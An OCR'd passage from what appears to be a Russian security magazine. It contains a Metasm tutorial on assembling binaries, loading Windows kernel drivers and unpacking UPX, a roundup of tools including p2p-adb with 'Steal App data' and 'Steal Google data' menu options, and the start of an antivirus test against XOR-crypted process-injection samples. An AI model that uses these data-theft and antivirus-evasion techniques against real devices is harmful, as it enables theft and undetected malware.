
.data
str db "test\\n"
strend:

.text
mov ecx, str
mov edx, strend - str
int 80h // linux sys_write

mov eax, 1
mov ebx, 42
int 80h // linux sys_exit
ret
RAW_SHELLCODE
```

Отлично, проверяем наш сырой шелл-код и видим, что он работает, дизассемблировав встроенным дизассемблером (который идет в папке с примерами /samples):

```
$ ruby ./test1.rb
$ ruby ./disassemble.rb --no-data --cpu Ia32 ./test1.out
entrypoint_0:
    add [eax], al       ; @0  0000
    add fs:[eax], al    ; @2  640000
    adc [eax], al       ; @5  1000
```



Metasm предоставляет возможность просмотра энтропии и удобную навигацию по секциям, строкам, функциям файла

```
    ...
    mov eax, 1          ; @36h  b801000000
    mov ebx, 2ah        ; @3bh  bb2a000000
    int 80h             ; @40h  cd80
    ret                 ; @42h  c3 endsub entrypoint_0
```

Собственно, ты можешь сравнить этот код с дизассемблерным листингом, полученным с помощью ndisasm из пакета NASM.

```
$ ndisasm -b32 ./test1.out
```


Такой дизассемблерный дамп легко будет распарсить тем же Metasm/Ruby и в дальнейшем манипулировать этим кодом как душе угодно — оптимизировать узкие места, транслировать в опкоды других машин, разбивать и переводить в микод (Mutable Independent Code) и так далее.

А как насчет декомпиляции и перевода в псевдокод HLL, например, реального работающего исполняемого файла библиотеки libc? После некоторой возни интерпретатора Руби и шуршания процессора на выходе мы получим:

```
$ ruby ./disassemble.rb --no-data --cpu Ia32 --exe ELF ↵
/lib/libc.so.6 --decompile
```

Качество кода не сказать что хорошее, но и не особо плохое, к примеру, для морфинга на уровне исходных кодов или в качестве легитимного стаба для исполняемых файлов полученный код очень даже хорош. Если немного посидеть и поработать над модулем декомпиляции, естественно, можно добиться куда лучших результатов. Для более качественной декомпиляции можно изменить подход, например на ступени генерации IR (Itermediate Representation) разбивать код на специальные блоки (узлы графа), далее на основе сигнатур методом сопоставления восстанавливать структуры кода. Реализация идеи довольно проста, по сути, представляет собой специальный конструктор конечного автомата на основе множества свитчкейсов Ruby-кода: case something when «1» ... when «2» ... и так далее. Если прикрутить сюда модули генерации правдоподобных имен переменных, функций, процедур, можно получить более-менее полноценный декомпилятор. Подняв же веб-панель на Ruby on Rails, можно за короткое время организовать и неплохой сервис по декомпиляции ПО.

Текущий псевдокод больше поход на выхлоп фронтендовой части компилятора gcc, на этапе генерации синтаксического дерева. Такой код легко перегнать в PI-код (Position Independent Code, не путать с p-кодом виртуальных машин). Скрипт disassemble.rb принимает намного больше параметров и, соответственно, предоставляет большие возможности для манипуляции процессом дизассемблирования. В папке samples ты также можешь найти сценарий disassemble-gui.rb, представляющий собой графическую прослойку над консольным дизассемблером.



Архитектура виртуальной машины T2 Metasm

СБОРКА ИСПОЛНЯЕМЫХ ФАЙЛОВ НА HLL

Выше мы рассмотрели компиляцию сырого шелл-кода, в котором обошлись без использования компиляторов. Это уже впечатляет, а что ты скажешь, если мы решим компилировать Си-код с использованием WIN32API? Веришь или нет, но Metasm может и не такое!

Подключаем нашу библиотеку:

```
require 'metasm'
```

Дальше описываем параметры для сборки бинаря: первый параметр execlass, в который попадает тип исполняемого файла Metasm::PE, можно выбрать и другие типы ELF/MachO, с помощью второго параметра srctype_data указываем, что наш код на C (понятно, что можно указать и asm, если у нас код на ассемблере):

```
$opts = { :execlass => Metasm::PE, :srctype_data => 'c' }
```

Склеиваем исходники нашего файла и сэмпла exeencode.rb, представленного как раз для компиляции HLL-исходников:

```
load File.join(File.dirname(__FILE__), 'exeencode.rb')
__END__
```

Ниже представлен код на Си. Если внимательно рассмотреть этот код, можно заметить, что WinAPI-функции тут представлены декораторами, и их в обязательном порядке нужно вначале объявлять в виде прототипов. Ты также должен понимать, что любые другие функции из ряда CRT/RTL/LIBC и прочих библиотек также должны описываться в виде прототипов прежде, чем ты сможешь использовать их в своем коде.

```
__stdcall int MessageBox(int, char*, char*, int);
__stdcall void ExitProcess(int);
void main(void)
{
    MessageBox(0, "Sanjar Satsura", "hello", 0);
    ExitProcess(0);
}
```

Высокоуровневый код тут можно мешать также и с ассемблером, как отдельно в виде связки C + ASM кода, так и в виде инлайновых ассемблерных вставок прямо в Си-коде. Тот же самый код на чистом ассемблере x86 будет выглядеть так:

```
require 'metasm'
```

Создаем переменную pe в качестве хендла для манипуляции кодом. Указываем тип исполняемого файла, в данном случае — PE, наш код на ассемблере, поэтому применяем метод assemble, так как код мы пишем для x86, ОС указываем в качестве архитектуры Ia32. В переменную EOS методом HEREDOC помещается наш код на ассемблере:

```
pe = Metasm::PE.assemble Metasm::Ia32.new, <<EOS

.entrypoint
push 0
push title
push message
push 0
call MessageBoxA

xor eax, eax
ret

.data
message db 'Sanjar Satsura', 0
title   db 'hello', 0
EOS
```

Собираем наш исполняемый файл:

```
pe.encode_file 'testpe.exe'
```

В исходниках, приложенных к данной статье, ты можешь найти демку, цель которой — продемонстрировать ход трансляции и кодогенерации рубинового компилятора Metasm. Думаю, не нужно быть гением, чтобы понять, какой профит можно сорвать на этой теме. Если посмотреть на внутренности предложений черного рынка, к примеру услуги «уникальных» крипторов/протекторов, предоставляющих доступ через веб-интерфейс, можно понять, насколько они убоги в реализациях. И неудивительно, что все сервисы подобного рода оказываются построены на PHP (веб-интерфейс, шлюз) и исполняемом бинарном движке, работающем в подавляющем большинстве (99,8%) на VPS с ОС Windows. Добавим сюда криворуких кодеров подобных веб-сервисов с конструкциями кода типа:

```
...
system_execute('C:\\SXCryptor\engine.exe ↵
--input_file '.$_GET["file_id"].' ↵
--output_file '.rand_fl($fname).' ↵
--dir '.$wrk_dir);
...
```

Все, что мы рассмотрели выше, еще цветочки по сравнению с тем, что этот волшебный фреймворк нам позволяет написать. Так вот, он позволяет создавать не только ring 3 приложения, но и модули ядра, драйверы для известных пользовательских операционных систем, работоспособность которых тут же можно проверить при помощи встроенных VM. Звучит круто? Давай попробуем создать полноценный драйвер с возможностью загрузки и выгрузки. Ниже я приведу фрагменты кода с комментариями, полный исходник драйвера ты можешь найти на нашем диске.

```
require 'metasm'
```

Обрати внимание: ниже мы не инклудим библиотеку, в данном случае слово include необходимо для перевода имени класса Metasm в глобальную область видимости. В C++/C# за это ответственна конструкция «using namespace ***». До этого мы делали так: Metasm::PE.assemble, Metasm::Ia32.new. В дальнейшем конструкцию Metasm:: можно будет не писать.

```
include Metasm

# Имя нашего драйвера
$drv = 'drv_test.sys'
# Размер буфера обычно используется для трейса драйвера,
здесь мы его рассматривать не будем
BUF_SZ = 0
# Проверяем, существует ли файл нашего драйвера
if not File.exist? $drv
```

Собираем драйвер, в переменной DRV_CODE содержится код нашего 32-битного драйвера для Windows. Опция kmod в encode_file указывает, что драйвер работает на уровне ядра:

```
PE.assemble(Ia32.new, <<DRV_CODE).encode_file↵
($drv, 'kmod')
#define bufsz #{BUF_SZ}

.data
oldi1 dd 0,0
oldi15 dd 0,0
buf dd bufsz dup(?)

.text
.entrypoint
mov eax, [esp+4]
mov dword ptr [eax+0x34], unload
call setup_idt
xor eax, eax
// Размер используемого буфера
mov [buf], eax
ret
```

Для запуска и останова напишем Си-обертку. DynLdr — специальный каркасный модуль Metasm, позволяющий интерпретатору Ruby манипулировать экспортируемыми API-функциями динамически разделяемых библиотек (*dll, *so).

```
DynLdr.new_api_c <<DRV_CODE
// Определяем типы и структуры данных
typedef int BOOL;
typedef char CHAR;
typedef unsigned long DWORD;
...
```

Здесь, как и описывалось ранее, задаем прототипы WinAPI-функций:

```
__stdcall BOOL CloseServiceHandle↵
(SC_HANDLE hSCObject __attribute__((in)));
__stdcall SC_HANDLE ↵
CreateServiceA(SC_HANDLE hSCManager ↵
__attribute__((in)), LPCSTR lpServiceName ↵
__attribute__((in)), LPCSTR lpDisplayName ↵
__attribute__((in)),DWORD dwDesiredAccess ↵
__attribute__((in)), DWORD
...
```

Константы, используемые импортируемыми выше API-функциями

```
#define STANDARD_RIGHTS_REQUIRED        (0x000F0000L)
#define SC_MANAGER_CONNECT              0x0001
#define SC_MANAGER_CREATE_SERVICE       0x0002
...
```

Ну и, собственно, код для загрузки/выгрузки драйвера:

```
# Создаем функцию loadmod, где переменной mod
присваивается указатель на наш драйвер
def loadmod(mod=$drv)
```

После того как модуль DynLdr подгрузил все нужные API из прототипов, имена функций можно писать в нижнем регистре. Переменная sh является хендлом для открытия менеджера управления сервисами. Без старта OpenSCManagerA() мы не можем стартовать сервис нашего драйвера CreateServiceA().

```
sh = DynLdr.openscmanagera↵
(0, 0, DynLdr::SC_MANAGER_ALL_ACCESS)
# Выплевываем ошибку при возникновении исключения
    raise "cannot openscm" if (sh == 0)
```

Переменная rh является хендлом функции старта сервиса, функцией CreateServiceA() запускаем сервис, передав параметры для запуска, так, параметр SERVICE_KERNEL_DRIVER указывает на то, что это драйвер режима ядра.

```
    rh = DynLdr.createservicea(sh, mod, mod, ↵
    DynLdr::SERVICE_ALL_ACCESS, ↵
    DynLdr::SERVICE_KERNEL_DRIVER, ↵
    DynLdr::SERVICE_DEMAND_START, ↵
    DynLdr::SERVICE_ERROR_NORMAL, ↵
    File.expand_path(mod), 0, 0, 0, 0, 0)
    # Стартуем сервис
    if (DynLdr.startservicea(rh, 0, 0) == 0)
        raise "cannot start service"
    end
    # Закрытие хендлов в обратном порядке,
    # по типу LIFO (Last Input First Out)
    DynLdr.CloseServiceHandle(rh)
    DynLdr.CloseServiceHandle(sh)
end

# Функция выгрузки драйвера
def unloadmod(mod=$drv)
    sh = DynLdr.openscmanagera↵
    (0, 0, DynLdr::SC_MANAGER_ALL_ACCESS)
        raise "cannot openscm" if (sh == 0)
    rh = DynLdr.openservicea↵
    (sh, mod, DynLdr::SERVICE_ALL_ACCESS)
```

Функция ControlService() позволяет нам управлять сервисами. В качестве параметров принимает хендл rh и параметр SERVICE_CONTROL_STOP, который останавливает сервис.

```
    DynLdr.controlservice↵
    (rh, DynLdr::SERVICE_CONTROL_STOP, 0.chr*4*32)
    # Удаляем сервис функцией DeleteService()
    DynLdr.deleteservice(rh)
    DynLdr.CloseServiceHandle(rh)
    DynLdr.CloseServiceHandle(sh)
end
```

Наш скрипт принимает параметры (см. полный исходник на диске) для загрузки и выгрузки соответственно. Если же параметры не указываются, скрипт просто генерирует драйвер, проверяя вначале его наличие в текущей папке. Итак, теперь есть возможность динамической генерации драйверов и манипуляции ими на уровне ядра, если, конечно, у нас есть все права для его запуска.

ПОТРОШЕНИЕ ПАКЕРА

Напоследок мы займемся распаковкой известного пакера UPX. В задачу нашего скрипта будет входить загрузка упакованного исполняемого файла в память, поиск оригинальной точки

входа по дизассемблированному UPX стабу в памяти, установка прерываний на OEP, ну и наконец, дамп распакованного образа на жесткий диск.

```
def find_oep(pe)
# Дизассемблируем стаб образа UPX для поиска
# cross-section jump'ов для нахождения оригинальной точки
# входа (OEP)
dasm = pe.disassemble_fast_deep 'entrypoint'
    return if not jmp = dasm.decoded.find { |addr, di|
    # Проверяем каждый блок данных узлов графа
    next if not di.block_head?
    b = di.block
    next if b.to_subfuncret.to_a.length != 0 or ↵
    b.to_normal.to_a.length != 1
    to = b.to_normal.first
    # Игнорируем прыжки в несуществующие адреса
    next if not s = dasm.get_section_at(to)
    # Игнорируем прыжки в данной секции
    next if dasm.get_section_at(di.address) == s
    true
}
```

Теперь мы имеем нормальный jump [<адрес>, di], благодаря которому появляется возможность восстановить оригинальную точку входа:

```
dasm.normalize(jmp[1].block.to_normal.first)
end
```


В качестве прерывания будем ставить hardware breakpoint на OEP:

```
def debugloop
# Функция debugloop истинна, пока нет адреса точки входа
    @dbg.hwbp(@oep, :x, 1, true) { breakpoint_callback }
    @dbg.run_forever
    puts 'done'
end

def breakpoint_callback
    puts 'breakpoint hit !'
    # Снимаем дамп процесса из памяти, создавая при этом
    # уникальный исполняемый PE-файл
    dump = LoadedPE.memdump @dbg.memory, @baseaddr, @oep,
@iat
    # Загрузчик упаковщика UPX распаковывает все данные
    # из секции помеченных для чтения (Read Only), сменив
    # маркер RO на RW (Read Write) в заголовке PE-файла
    dump.sections.each { |s| s.characteristics |= ↵
    ['MEM_WRITE'] }
    # Пишем распакованный образ на жесткий диск
    dump.encode_file @dumpfile
...
```

В конце создаем функцию загрузки и управления ходом распаковки упакованного файла. Функция initialize является инициализирующей функцией, в задачу которой входит: поиск точки входа по дизассемблированному стабу, переход по точке входа и прокрутка (трейс) инструкций до распаковки оригинального кода файла, снятие образа распакованного файла на жесткий диск.

```
def initialize(file, dumpfile, iat_rva=nil)
    @dumpfile = dumpfile || 'upx-dumped.exe'
    @iat = iat_rva
    puts 'disassembling UPX loader...'
    # Считываем данные запакованного файла
```



Исследование структурной деобфускации

WWW

- Подробная информация по динамической рекомпиляции: bit.ly/UKqcJa;
- Atomic Operation (введение в атомарные операции): bit.ly/SRtydt;
- Static Binary Translation HOWTO: bit.ly/hynl4g;
- University of Queensland Binary Translator: bit.ly/SRtBWy;
- Reverse Compilation Techniques: bit.ly/QioqTP;
- страница проекта Metasm: metasm.cr0.org;
- гуманное сообщество Ruby'стов: ruby-lang.org.


```
    pe = PE.decode_file(file)
    # Ищем точку входа
    @oep = find_oep(pe)
    raise 'cant find oep...' if not @oep
    puts "oep found at #{Expression[@oep]}"
    @baseaddr = pe.optheader.image_base
    @iat -= @baseaddr if @iat > @baseaddr
    # Запускаем отладчик для установки хардварных
    # брейкпоинтов и трейса (функция debugloop)
    # инструкций
    @dbg = OS.current.create_process(file).debugger
    puts 'running...'
    debugloop
end
```

Единственное, что остается выполнить для восстановления полноценной работоспособности, — это восстановить таблицу импорта распакованного файла, например утилитой ImpRec. Упаковщик UPX мы выбрали в качестве протектора не случайно. В приведенном примере выполняются практически все стандартные функции распаковки, которые могут использоваться и в других упаковщиках/крипторах. По сути, эти принципы распространяются на 95% существующих протекторов, которые как раз таки в большинстве своем черпали вдохновение именно из UPX. Вторым немаловажным моментом является мультиплатформенность этого упаковщика, сжатие поддерживается как для PE COFF, так и для ELF-форматов, а вместе с тем распространяются и методы распаковки на *nix-системы. Последние 5% существующих протекторов, которые немного отличаются методами упаковки данных, — это, наверное, виртуализаторы кода и крипторы с пермутирующим движком. Для первых существуют таблицы с опкодами VM-движков, для вторых можно использовать VM нашего фреймворка.

ПРОЧИЕ ВОЗМОЖНОСТИ

Metasm предоставляет среду для воплощения большого количества идей, связанных не только со сферой инфобезопасности. Существует ряд нерешенных алгоритмических задач в теории компиляторов. Написанный на Ruby, фреймворк предоставляет возможность решения этих самых задач не самым человечным и ООП-шным образом. Дерзай!

Дмитрий «D1g1» Евдокимов, Digital Security (twitter.com/evdokimovds)



X-Tools

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ

```
$ sh run.sh
Welcome to p2p-adb!
Let's break some stuff.
Waiting for phone to connect
What do you want to do today
        0) Check if root
        1) Steal App data
        2) Steal Google data
        3) Steal Camera Phot
        4) Steal JPGs > 200k
        x) Exit

Choose wisely:
```

Автор:
Kyle Osborn
URL:
https://github.com/kosborn/p2p-adb
Система:
Android/Windows/Linux




PHONE-2-PHONE ADB FRAMEWORK

Ни для кого не будет новостью, но большинство Android-девайсов после того, как попадают в руки пользователей, проходят инициацию под названием рутование :). И еще при этом оставляют активированным ADB (Android Debug Bridge). Что хорошего в рутованном Android-устройстве, знают все, а вот что плохого — мало кто...

На деле выходит так, что если устройство рутовано, имеет активированный ADB и вы на секунду отвлеклись, то вы проиграли вчистую. А делает это возможным и легко выполнимым такой проект, как фреймворк p2p-adb. Он представляет собой набор скриптов для ADB, портированных на Android. Так что можно быстро с помощью Micro-USB OTG кабеля одним Android-устройством подцепиться к другому и выполнить запрограммированные действия. Из уже реализованных нагрузок можно выделить такие:

- кража из /data/data/* и /sdcard/Android/data/;
- получение фоток с камеры;
- кража Google Auth токенов;
- кража wpa_supplicant.conf и ключей;
- установка любого APK.

Также в наборе присутствует приложение AntiGuard для обхода KeyGuard. В общем, реализовать juice jacking вектор с этим фреймворком стало проще простого.



Авторы:
Арсений Реутов, Тимур Юнусов, Дмитрий Нагибин
URL:
downloads.ptsecurity.ru/PHPSESSID_Bruteforcer.zip
Система:
Windows

2

БРУТФОРСИМ PHPSESSID SEED


Программа PHPSESSID Seed Bruteforce создана для подбора сида по известной хеш-сумме MD5 в формате 4, 5, 6 бит на символ. Также программа обладает функцией инверсии, необходимой для перевода полученной хеш-суммы в исходную MD5-последовательность. Искомый Seed состоит из (Client IP. timestamp. microseconds1. php_combined_lcg()), где Client IP известен, timestamp известен (заголовок Date в ответе веб-сервера), microseconds1 — значение от 0 до 1 000 000, а php_combined_lcg() получается из двух сидов:

```
S1 = timestamp XOR (microseconds2 << 11);
S2 = PID XOR (microseconds3 << 11).
```

Пример значения: 0.12345678.

Чтобы получить PID, можно воспользоваться такой штукой в Apache, как server-status, которая показывает — помимо прочей информации — «пиды» процессов, обслуживающие запросы клиентов, что может очень пригодиться. Таким образом, брут MD5 PHPSESSID заключается в подборе microseconds, дельт последующих замеров microseconds, а также PID. Особенности программы:

- создание распределенной сети на кластере;
- вычисление с использованием технологии CUDA.



Автор:
Mauro Gentile, Fabrizio d'Amore
URL:
code.google.com/p/snuck
Система:
Windows/Linux



XSS БЕЗ ШЕЛУХИ

Snuck — это автоматизированный инструмент, который может помочь в поиске XSS-уязвимостей в веб-приложениях. Инструмент базируется на проекте Selenium и поддерживает Firefox, Google Chrome и Internet Explorer. Используемый подход основан на реакции проверяемого контекста на инъекцию в него пользовательских данных. При этом инструмент задействует специальный набор обфусцированных атакующих векторов для обхода различных фильтров. Проверка наличия XSS идет прямо в реальном браузере, воспроизводится поведение как атакующего, так и жертвы (все благодаря Selenium). На данный момент инструмент поддерживает несколько готовых XSS-векторов (но ничто не мешает добавить свои):

- html_payloads;
- js_alert;
- uri_payloads;
- expression_alert_payloads.

Заинтересовавшимся советую обратиться к техническому отчету Automatic and Context-Aware Cross-Site Scripting Filter Evasion от авторов, описывающих методологию, оценку и реализацию своего инструмента. Также программа сопровождается подробным руководством, благодаря которому начать использовать инструмент очень просто.


БОЕВОЙ КОМПЛЕКС ДЛЯ FILE FORMAT ФАЗЗИНГА

The CERT Basic Fuzzing Framework (BFF) — это инструмент для поиска дефектов, связанных с неправильной обработкой файлов программами, работающими в Linux и Mac OS X. Для создания тест-кейсов используется мутация. Все система выполнена в виде готовой виртуальной машины под Linux и в виде установочного файла под Mac. Проект имеет ряд особенностей, которые очень нужны, но которые редко встретишь в аналогичных программах. На них и остановимся.

Поддержка минимизации аварий — файл, приводящий к падению программы, постепенно обрезают до тех пор, пока не получат наименьший файл, приводящий к падению. А чем меньше файл, тем проще найти причину такого поведения программы. Да и как показывает опыт, при такой минимизации порой можно найти и другие уникальные падения. При этом возможно дальнейшее изменение файла с целью понять, какой именно участок файла к нему приводит, — эдакий PoC-мейкер. При помощи Callgrind автоматически для каждого краша строится трасса вызовов, так что искать и анализировать причину падения становится еще проще.

Еще одна крутая фишка проекта — инструмент callsim, который на основании всех трасс вызовов, приведших к падению, строит диаграмму зависимостей их друг от друга. С помощью данного проекта были найдены уязвимости в таких продуктах, как Adobe Reader и Flash Player, Foxit Reader, Apple QuickTime, Preview; в Mac OS X: Xpdf, Poppler, FFmpeg, JasPer, Wireshark, VMware VMnc video codec, the Indeo video codec и многих других.

Авторы: CERT
URL: www.cert.org/vuls/discovery/bff.html
Система: Linux / Mac OS X



Автор:
Kyriakos Economou
URL:
www.anti-reversing.com/download
Система:
Windows




АНТИОТЛАДКА — ЭТО ПРОСТО

Основную часть времени при разработке своего проекта разработчики уделяют функционалу и качеству кода, что, естественно, очень логично. Но это все может пойти в трубу, если кто-то сломает и выложит в открытый доступ крякнутую версию или, разреверсив, создаст и будет продавать полный аналог. Только крупные компании могут себе позволить хорошие протекторы или отдельных специалистов под конкретный тип задач — защиту собственного кода. Что делать всем остальным?

Ответ: использовать A.R.F Project, также известный как Anti-Reversing Framework. С помощью него можно добавить дополнительный слой защиты внутрь кода своего приложения и тем самым сразу усложнить исследование приложения. Проект реализован в виде библиотеки и имеет следующий функционал:

- обнаружение отладчика;
- обнаружение VM;
- обнаружение SandBox;
- обнаружение Breakpoint;
- CheckSum-калькулятор;
- техники AntiAttch.

Крутых профессионалов это, конечно, не остановит, но новичков отсеет тут же. Стоит отметить, что проект распространяется с открытым исходным кодом и с очень хорошей документацией, в которой очень просто разобраться.



Автор:
Артур Геркис
URL:
https://github.com/ax330d/pvt
Система:
Linux/Mac OS X




ТРЕЙСИМ И ВИЗУАЛИЗИРУЕМ РАБОТУ PHP


Аудит веб-приложений, особенно монстров а-ля WordPress, — это трудоемкая задача, и без сопутствующих инструментов не обойтись, иначе исследование тысяч строк кода не может быть полноценным или выполненным в разумные сроки. Для этого есть специальные утилиты, но спектр решаемых ими задач узок, они не разрабатываются больше или не предназначены конкретно для нашей цели — поиска уязвимостей.

Восполняет пробел недавно вышедший инструмент — PVT или PHP Vulnerability Tracer. Это расширение для PHP для аудита веб-приложений. Состоит из модулей, выполняющих следующие задачи:

- трассировка функций и визуализация потока выполнения приложения;
- дамп опкодов;
- дамп переменных;
- поиск динамически выполняющихся строк типа eval() и меток в аргументах функций.

Для каждого модуля и расширения имеются дополнительные настройки. Расширение проверено в версиях PHP 5.2, 5.3. От пользователя все еще требуется ручная работа и мозговая активность, но инструмент существенно облегчает поиск уязвимостей в веб-приложениях.



Автор:
Daniel Pistelli
URL:
ntcore.com/exsuite.php
Система:

Windows



PE-ФАЙЛЫ КАК НА ЛАДОНИ

При решении crackme или при исследовании бинарного приложения правильно начинать работу с анализа заголовка исполняемого файла. Если не знать, что скрывает в себе PE-формат, то может показаться, что это не несет полезной информации при анализе приложения. На самом деле данный формат имеет много недокументированных или плохо документированных и непонятных полей. Но на помощь к нам идет не программа, а швейцарский ножик — CFF Explorer. Программа предназначена для анализа PE32/64 исполняемых файлов с полной поддержкой архитектур x86, x64, Itanium. В CFF Explorer входят:

- PE- и HEX-редакторы;
- редактор ресурсов;
- редактор импорта;
- сигнатурный сканер;
- конвертер адресов;
- дизассемблер;
- анализатор зависимостей
- анализатор зависимостей и еще много чего полезного.

Также это первый PE-редактор, который понимает внутренние структуры .NET (например, манифесты). Программа поддерживает плагины и имеет скриптовый язык, который упрощает повседневные задачи. По играм с PE советую обратиться к проекту Corkami (is.gd/Rvjmva).

Евгений Дроботун (drobotun@xakep.ru)

Криптором по антивирусу



ТЕСТИРУЕМ АВЕРЫ НА ПРЕДМЕТ ПРОТИВОСТОЯНИЯ ЗАШИФРОВАННОМУ ВРЕДОНОСНОМУ КОДУ

С тех пор как мы впервые вдарили криптором по самым популярным в нашем отечестве антивирусам, прошел год. Что же за этот год изменилось? Кто стал умнее, кто стал хитрее? Конечно же, только мы! (Спойлер: неожиданные результаты inside! — Евгений, на бумаге твой спойлер не пропечатается! — Прим. ред.)

ПРЕДСТАВЛЯЕМ ИСПЫТУЕМЫХ

Лица антивирусов, которые мы сегодня подвергнем испытанию, всем очень хорошо известны:

- Антивирус Касперского 2012;
- Comodo Internet Security Pro 2012;
- Dr.Web 7.0;
- Avast Free Antivirus 7.0;
- NOD32 Smart Security 5;
- Avira Free Antivirus;
- Microsoft Security Essentials.

Всего семь претендентов на звание лучшего труженика бескрайних полей зашифрованного вредоносного кода. Итак, начнем...

МЕТОДИКА ТЕСТИРОВАНИЯ


В качестве приманки для антивирусов выступает программа, внедряющая код в процесс explorer.exe (классика жанра, описанная во всех пособиях по написанию вредоносного кода, — поиск нужного процесса по имени окна, далее последовательность API-функций: VirtualAllocEx, WriteProcessMemory и CreateRemoteThread). Внедренный код выводит окошко, сигнализирующее об успешном внедрении.

По идее, любое несанкционированное внедрение постороннего кода в процесс explorer.exe (одно из самых любимых мест у различного рода малвари) не должно обойтись без внимания антивирусных программ.

Всего проведем восемь тестов, постепенно усложняя условия:

- **Тест 1.** Исходная программа-приманка с прямым вызовом API-функций, без каких-либо признаков шифрования.
- **Тест 2.** Неявный вызов API-функций с использованием GetProcAddress, без шифрования кода и данных.
- **Тест 3.** Программа из второго теста с зашифрованной секцией данных. Алгоритм шифрования — XOR с ключом 0FFh. Криптор начинает работу по точке входа.
- **Тест 4.** Помимо шифрования секции данных, добавим шифрование секции кода. Принцип работы криптора оставляем без изменений.
- **Тест 5.** Шифруем и код, и данные, все тем же алгоритмом. Криптор вызывается как callback-функция из TLS-таблицы.
- **Тест 6.** Принцип шифрования оставляем без изменения, а криптор помещаем в SEH-обработчик и вызываем с помощью исключения.
- **Тест 7.** Шифруем и код, и данные. Алгоритм все тот же XOR, но ключ достаем из большого антиэмуляционного цикла.
- **Тест 8.** Шифрование секции кода и секции данных разными алгоритмами, с разными ключами, при этом ключи вычисляются по итогам работы нескольких антиэмуляционных приемов. Помимо этого, в секцию данных добавлены несколько фиктивных строк, которые не подвергаются шифрованию.

Все тесты написаны на FASM'е, а необходимые преобразования скомпилированного кода (добавление TLS-таблицы, сохранение зашифрованного кода и данных) проделаны с использованием OllyDbg.



Результат работы нашего «вредоносного» кода

Антивирусные программы устанавливались с параметрами и конфигурацией по умолчанию, при этом проверялась реакция антивируса при сканировании файла и реакция антивируса на попытку запуска нашего «вредоносного» кода.

ТЕСТ 1

